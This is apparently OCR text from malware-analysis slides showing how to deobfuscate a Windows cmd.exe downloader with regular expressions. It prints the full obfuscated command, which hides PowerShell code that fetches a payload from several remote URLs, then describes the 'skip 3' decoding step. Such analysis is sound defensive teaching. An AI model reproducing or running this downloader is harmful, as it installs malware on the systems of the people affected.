
More RegEx to Capture the Obfuscated Code


```
cmd.exe /c CM%APPDATA:~  -12,1%;  ;  ; /V:o;; ;  /R"; ;  ;  (  (   (Set owy=djh tDJ D2d hWX NfR T51 xCV u n
n0a  Vz f6K uX5 ym2 sAJ S6a jW  4pG PMa}n6y}G2h{PgUh9Nrc17zti98aWzecEwb}j8I}a74kSR5aBwHeIOsrBfgbRNv;0E nO
cR4sLSHpY$TmY E1Psjinsx7TeOimcjJpo 4grwIZPWBG-CbxtuPJrXpeaAE6tEKdS25W;PZd)Lwln
TSRiXSS5qu$AlM(vUce2BHllpXigD4fe8xo52ytBCOeoGYvyp3akCUs4Ig.t2Vce6jsEcuHW0i$bvj;5hO)6BJymtNdATgoHFvBSWDeDmzs3N
vnuYKoNejpXmSsbNAe AirJVs.To0YoPBaphjQNUb$ wd(Lj8eanWtX5niXzZrsBHwhHl.pHwcBQKsMA5HIbu$Ibk;IHA1C85 eru=VvC
946e7zkpVGKyC1rtQdK.p3tcRxGsAi9HF0D$evk;MXD)ruC(XiTnIuCeA69pfPFo61B.36EcLvCsi7BHEb1$0xW{mMa
FoB)95R0NRh0DTb2Lxf QsqqvfXeGI1-hRN 7aQsfRNuuJytP94aSRjtfYMStOf.keCYh9eahmGQq N$UCo(LEA
gVIf85CIlOG;WQd)XCt(kOgdFOEnXIWeFbhsdfs.kaPYeh5aJNcQkOH$7IR;0NC)nXB0UKw,F1ii0oSncqRMJzW$JgV,NUI'6HkTSP0EOLeGq
bX'HL9(X9Dne FekUvpfXVoo8v.WHOYmlwaVREQA4Q$40D{dwoy9Ntryept ze{bpl)DQRWvAISBbVkdQj$INr x7GnY5BiUSh 8
1ibNpn7DpM1uO$uHd(6gRhIOEcZ8raNsSeBucr9M o6WefETJ;kSM'mEvmjU aaAzeINprANXtaxhsutg.MSQbgSmdjpso nvdG0vaENm'0xh
VaHmx7ToEcYcZY6-SjK  yXtEUocGkWeEmyjGNxbr5JO7V4-VRowg9re6HgNnKj b84=wVY
YAvc3wrsglRHQuj$ByU;Lx6'XGypSXEtvxGtlrmhKI8l6GcmLRqxsHE.GyI2yKglh07mASRxXUksfhwmTb3'vnO lQjm9y5oiVuckuh-O 0
UT t8WLc5DmeUHWj4YDbuAlOSd -5E3wiYOeqZaNDUk=8iD KjTYFLzaKt0Qm
0$wvV;YyU)8MG'CXpeYihxfVWeHS5.EA7H3gAhPN2ijza\NHl'Kor+12E)9WS(ThDh3PktEkMar98PI9QpsU4mkbBewgLTilktJKren43GO1T
:tUO:Dzt]txlhBhRt07NaPo9Pz7L.CFPOQOoIzBm.rYumilEezs8tco0srauyuABScJk[aJy(PQ5=j36nFScR0bKSSYg$LPg;ViH)5EZ'Mv2@
qZw'Iti(MW5t7m8iqXBlC0ppw59S9fb.vmK'cH3k4MhwW EA6ibVsQ Uucb/NSLudborhq1.f3HoNHOpk
im0ZPaSTnc70ZeELhd5U0abZJmJN4iaNTrCBek
FGsqVfeqJK/4kr/1lI:6XQpFMctWrltizehEsg@GIdFGLAdLKbqB7Cys8of5aKFq8jsLcn/TyPnt1piRwvmruldsuUao1a-
V9upiyJwu2E/cM5nlBAcTyp.3OxssEfkoZIodsKoYzebXJytQTisb
EeEnGrqxUoVByfpeF/PZm/i5v:oVxphrmt8dFtzDKhdSR@5bN6WdPzyDeuStj/2i0nGPFcskK.9grcV7Unlr7oI0Xn2Sti7cesv8n/Ypt/4q3
:R0kp YotWpLtvoVhAzm@4CLD7H3/Pd5k9GXpAvP.jz0uDzwdsZieK
G.rGnavedrD8sekErhP2NsjS9wXSroPG9nJiosRa6myCXiB8RnrdF/m9g/xYU:cWIpqCbttrwtxdDheJh@p4SR0bt7BxYEutHBAeRzavdVW5I
/0UwmQNZo7ULcG6e.hZanONLiXofl8qUiyrHfvcYrDp6ifjFmri0i4kXdwkfai0olDpUvmxa.csZwFIOwTOgwTY1/onN/BWT:6KCptHmtcVDt
O0Qh01o'TuZ=JLZW06bSBYUkVgW$KEd;l1T'OWsCMjJZXQljLvG'uJj=i2FcmpoKQh3HFOW$oFK cn3lkKslJIgen
HhmS4s5Odr06YepZEwRXBomqIp) ) ; ;   )&&  ;;  For;  ; ; /l  ;  %W ;; ; in ; (  2159  -4 +3)  ;;  ; dO  ; ;( (;
;; set   mCdO=!mCdO!!owy:~%W,1!) )&&;;  ; iF ; ;  %W ; ; ;  ; lSs ; ; ;4 ; ;  ( (caLl; %mCdO:*mCdO!=% )  ; )
"
```


Reverse The Obfuscated Code









More RegEx!
“(.)…”
Capture the first character, skip 3, repeat






A Pattern Emerges!!!



Now we have deobfuscated code for the downloader!!!

